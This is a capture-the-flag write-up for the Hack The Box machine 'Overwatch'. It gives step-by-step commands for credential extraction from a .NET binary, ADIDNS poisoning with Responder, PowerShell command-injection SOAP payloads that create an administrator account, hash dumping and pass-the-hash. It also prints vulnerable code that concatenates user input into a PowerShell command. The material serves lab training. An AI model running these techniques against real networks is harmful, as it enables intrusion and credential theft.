Overwatch WriteUp
Table of Contents

Overwatch is a 🟧 Medium difficulty machine on the Hack The Box platform. The attack chain involves enumerating an SMB share accessible with a guest account to obtain a .NET binary with embedded credentials, connecting to an MSSQL server on a non-standard port to discover a misconfigured linked server, poisoning the domain DNS (ADIDNS) to intercept cleartext credentials of a service account, accessing via WinRM and escalating privileges by abusing an internal WCF service with command injection in the KillProcess method.
🗺️ Attack Chain
Recon → AD DC, ports 88, 389, 445, 5985, 6520
      │
      ▼
SMB Guest session → software$ → overwatch.exe → ilspycmd → sqlsvc:TI0LKcfHzZw1Vv
      │
      ▼
MSSQL :6520 → linked server SQL07 → ADIDNS poisoning (SQL07 → attacker)
      │
      ▼
Responder → cleartext MSSQL credentials → sqlmgmt:bIhBbzMMnB82yx
      │
      ▼
evil-winrm sqlmgmt → user.txt
      │
      ▼
WCF MonitorService localhost:8000 → KillProcess injection → net user /add
      │
      ▼
impacket-secretsdump → Administrator hash → PTH → root.txt 🏴
🔍 Reconnaissance
/etc/hosts Configuration
echo "10.129.41.13 overwatch.htb" | sudo tee -a /etc/hosts
Port Scan
Phase 1, Fast TCP port discovery:
sudo nmap -p- --open -Pn --min-rate 5000 -oA ports -vvv overwatch.htb
Phase 2, Version and script detection:
grep -oP '\d+/open' ports.gnmap | cut -d'/' -f1 | sort -u | tr '\n' ',' | sed 's/,$//' > ports.txt
sudo nmap -sCV -p$(cat ports.txt) -Pn -oA scan -vvv overwatch.htb
| Port | Service | Detail |
|---|---|---|
53 | DNS | Simple DNS Plus |
88 | Kerberos | Microsoft Kerberos |
135 | RPC | Microsoft RPC |
139 | NetBIOS | NetBIOS Session Service |
389 | LDAP | Active Directory LDAP |
445 | SMB | Microsoft SMB |
636 | LDAPS | LDAP over TLS |
3268 | LDAP | Global Catalog |
3389 | RDP | Microsoft Remote Desktop |
5985 | WinRM | Microsoft HTTPAPI 2.0 |
6520 | MSSQL | SQL Server 2022 Express |
8000 | HTTP | WCF MonitorService |
9389 | .NET | AD Web Services (.NET MF) |
💡 Port
6520is unusual for MSSQL (standard is 1433),SQLEXPRESSinstance on a non-standard port. It’s easy to miss if Phase 1 is interrupted before completion: let the-p-scan run to the end. If it doesn’t appear, confirm with:sudo nmap -p 6520 -sV overwatch.htb
💉 Initial Access
SMB Enumeration, Guest Access
We check for shares accessible with the guest account:
netexec smb overwatch.htb -u 'guest' -p '' --shares
Share           Permissions     Remark
-----           -----------     ------
ADMIN$                          Remote Admin
C$                              Default share
IPC$            READ            Remote IPC
software$       READ            Software Repository
🎯 The
software$share is accessible with the guest account. We download it completely:
smbclient //overwatch.htb/software$ -U 'guest%' -c 'prompt OFF; recurse ON; mget *'
getting file \Monitoring\overwatch.exe
getting file \Monitoring\overwatch.dll
getting file \Monitoring\overwatch.runtimeconfig.json
.NET Binary Reverse Engineering
The overwatch.exe binary is a .NET assembly. We decompile it with ilspycmd:
dotnet tool install ilspycmd -g --version 8.2.0.7535
~/.dotnet/tools/ilspycmd overwatch.exe -o overwatch_src/
In overwatch.decompiled.cs we find plaintext embedded credentials and the complete WCF service definition:
[ServiceContract]
public interface IMonitoringService
{
    [OperationContract] string StartMonitoring();
    [OperationContract] string StopMonitoring();
    [OperationContract] string KillProcess(string processName);
}

public class MonitoringService : IMonitoringService
{
    private readonly string connectionString = "Server=localhost;Database=SecurityLogs;User Id=sqlsvc;Password=TI0LKcfHzZw1Vv;";

    public string KillProcess(string processName)
    {
        string scriptContents = "Stop-Process -Name " + processName + " -Force";
        // ...executes scriptContents in a PowerShell Runspace and returns the output
    }
}
🎯 Credentials obtained:
sqlsvc:TI0LKcfHzZw1Vv. The code also reveals a WCF service (IMonitoringService) with aKillProcessmethod that builds a PowerShell command by directly concatenating user input with no sanitization, .NET assemblies are trivially decompilable.
LDAP Enumeration
Using sqlsvc credentials we enumerate the domain:
ldapsearch -x -H ldap://overwatch.htb \
  -D 'sqlsvc@overwatch.htb' -w 'TI0LKcfHzZw1Vv' \
  -b 'DC=overwatch,DC=htb' '(objectClass=user)' sAMAccountName
We identify the relevant service accounts: sqlsvc and sqlmgmt.
MSSQL Access and Linked Server Enumeration
We connect to the MSSQL server on the non-standard port:
impacket-mssqlclient 'overwatch.htb/sqlsvc:TI0LKcfHzZw1Vv@10.129.41.13' \
  -port 6520 -windows-auth
We enumerate configured linked servers:
SQL> enum_links
SRV_NAME    SRV_PROVIDERNAME    SRV_PRODUCT    SRV_DATASOURCE
--------    ----------------    -----------    --------------
SQL07       SQLNCLI             SQL Server     SQL07
🎯 The linked server
SQL07is configured to connect to another server by name. If we poison the DNS resolution ofSQL07to point to our IP, the MSSQL server will attempt to authenticate with us, and since it uses SQL Server Authentication, credentials will arrive in plaintext.
ADIDNS Poisoning
🧠 ADIDNS (Active Directory Integrated DNS) allows authenticated domain users to add DNS records in AD-integrated zones, as long as no record with that name already exists. Creation permissions are open to all domain users by default, making this a common attack vector for intercepting internal traffic.
We add an A record for SQL07 pointing to our IP using dnstool.py from the krbrelayx toolkit:
python3 /usr/share/krbrelayx/dnstool.py \
  -u 'overwatch.htb\sqlsvc' \
  -p 'TI0LKcfHzZw1Vv' \
  -r 'SQL07' \
  -a add \
  -d 10.10.14.100 \
  -dns-ip 10.129.41.13 \
  10.129.41.13
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[-] Adding new record
[+] LDAP operation completed successfully
We start Responder to capture the authentication:
sudo responder -I tun0 -wv
From the MSSQL session we trigger the linked server connection:
SQL> EXEC ('SELECT 1') AT SQL07
[MSSQL] Received connection from 10.129.41.13
[MSSQL] Cleartext Client   : 10.129.41.13
[MSSQL] Cleartext Hostname : SQL07 ()
[MSSQL] Cleartext Username : sqlmgmt
[MSSQL] Cleartext Password : bIhBbzMMnB82yx
🎯 Credentials obtained in plaintext:
sqlmgmt:bIhBbzMMnB82yx. The linked server uses SQL Server Authentication, not NTLM, Responder captures the credentials directly with no hash cracking needed.
WinRM Access as sqlmgmt
evil-winrm -i overwatch.htb -u sqlmgmt -p 'bIhBbzMMnB82yx'
🚩 User Flag
type C:\Users\sqlmgmt\Desktop\user.txt
🔺 Privilege Escalation, WCF MonitorService
Service Discovery
From the sqlmgmt shell we check locally listening ports:
netstat -an | findstr LISTEN
TCP    0.0.0.0:5985           0.0.0.0:0              LISTENING
TCP    0.0.0.0:6520           0.0.0.0:0              LISTENING
TCP    0.0.0.0:8000           0.0.0.0:0              LISTENING
TCP    0.0.0.0:9389           0.0.0.0:0              LISTENING
🎯 Port
8000listens on0.0.0.0but the firewall blocks external access, we must interact with it from within thesqlmgmtshell using127.0.0.1.
WCF Service Enumeration
🧠 WCF (Windows Communication Foundation) is the .NET framework for building network services. WCF services expose their contract via a WSDL file that describes available methods and expected data types. With debug mode enabled, backend errors are returned in the response, this can become a data exfiltration channel.
We fetch the WSDL from the sqlmgmt shell. The endpoint is named MonitorService (without ing), even though the internal class is MonitoringService:
Invoke-WebRequest -Uri "http://127.0.0.1:8000/MonitorService?singleWsdl" -UseBasicParsing | Select-Object -ExpandProperty Content
The WSDL reveals three methods on the IMonitoringService interface:
StartMonitoringStopMonitoringKillProcess←processNameparameter with no validation
Exploitation, Command Injection in KillProcess
From the source code we already know the exact vulnerability. The method builds the script as:
string scriptContents = "Stop-Process -Name " + processName + " -Force";
The PowerShell separator is ;, we can inject additional commands that execute after Stop-Process fails with a non-terminating error (process not found):
Option 1, Create a local administrator user:
$soap = @"
<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
               xmlns:tem="http://tempuri.org/">
  <soap:Body>
    <tem:KillProcess>
      <tem:processName>fake; net user pwn Password123! /add; net localgroup administrators pwn /add #</tem:processName>
    </tem:KillProcess>
  </soap:Body>
</soap:Envelope>
"@

Invoke-WebRequest -Uri "http://127.0.0.1:8000/MonitorService" `
  -Method POST -Body $soap `
  -ContentType "text/xml; charset=utf-8" `
  -UseBasicParsing `
  -Headers @{"SOAPAction"='"http://tempuri.org/IMonitoringService/KillProcess"'}
🧠 The trailing
#comments out the-Forcethat the code appends after the input, avoiding a PowerShell syntax error.
Option 2, Read the flag directly via the service response:
$soap = @"
<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
               xmlns:tem="http://tempuri.org/">
  <soap:Body>
    <tem:KillProcess>
      <tem:processName>fake; Get-Content C:\Users\Administrator\Desktop\root.txt #</tem:processName>
    </tem:KillProcess>
  </soap:Body>
</soap:Envelope>
"@

Invoke-WebRequest -Uri "http://127.0.0.1:8000/MonitorService" `
  -Method POST -Body $soap `
  -ContentType "text/xml; charset=utf-8" `
  -UseBasicParsing `
  -Headers @{"SOAPAction"='"http://tempuri.org/IMonitoringService/KillProcess"'}
The service returns the PowerShell pipeline output in the SOAP response, the file contents appear directly in the response XML.
Credential Dump and Administrator Access
With user pwn created (option 1), we dump hashes from the attacker machine:
impacket-secretsdump 'overwatch.htb/pwn:Password123!@10.129.41.13'
Administrator:500:aad3b435b51404eeaad3b435b51404ee:269fa056205bbf5d47fc2c3682dbbce6:::
We access as Administrator via pass-the-hash:
evil-winrm -i overwatch.htb -u Administrator -H '269fa056205bbf5d47fc2c3682dbbce6'
🏴 Root Flag
type C:\Users\Administrator\Desktop\root.txt
📝 Summary
| # | Technique | Tool | Result |
|---|---|---|---|
| 1 | SMB Guest Session | netexec / smbclient | Share software$ → overwatch.exe |
| 2 | .NET reverse engineering | ilspycmd | sqlsvc:TI0LKcfHzZw1Vv |
| 3 | MSSQL Linked Server | impacket-mssqlclient | Linked server SQL07 identified |
| 4 | ADIDNS Poisoning + cleartext capture | dnstool.py + Responder | sqlmgmt:bIhBbzMMnB82yx in plaintext |
| 5 | WinRM | evil-winrm | Shell as sqlmgmt + user.txt |
| 6 | WCF KillProcess injection | PowerShell SOAP | Local admin user created |
| 7 | Hash dump | impacket-secretsdump | Administrator hash |
| 8 | Pass-the-Hash | evil-winrm | Administrator shell + root.txt |
See you in the next challenge.